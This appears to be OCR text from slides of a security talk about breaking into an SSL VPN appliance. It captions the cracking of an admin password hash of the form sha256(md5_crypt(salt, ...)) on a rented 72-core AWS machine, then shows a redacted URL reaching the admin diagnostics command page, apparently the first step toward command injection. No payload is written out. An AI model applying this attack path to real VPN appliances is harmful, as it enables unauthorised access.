
`sha256(md5_crypt(salt, …))`



LAUNCH A 72-CORE AWS TO CRACK
SHA256(MD5_CRYPT(SALT,...))



3 HOURS
LATER...



[redacted] DanaInfo=0,SSL+dana-admin/diag/diag.cgi#

[redacted] DanaInfo=0,SSL+dana-admin/diag/diag.cgi

□ Enable Post data □ Enable Referrer

Troubleshooting > Tools > Commands

Commands

User Sessions | Monitoring | Tools | System Snapshot | Remote Debugging

TCP Dump | Commands | Kerberos

Command: Ping


Target server:

Interface: ● Internal Port ○ External

VLAN Port: internal [redacted]


OK Clear

Output:

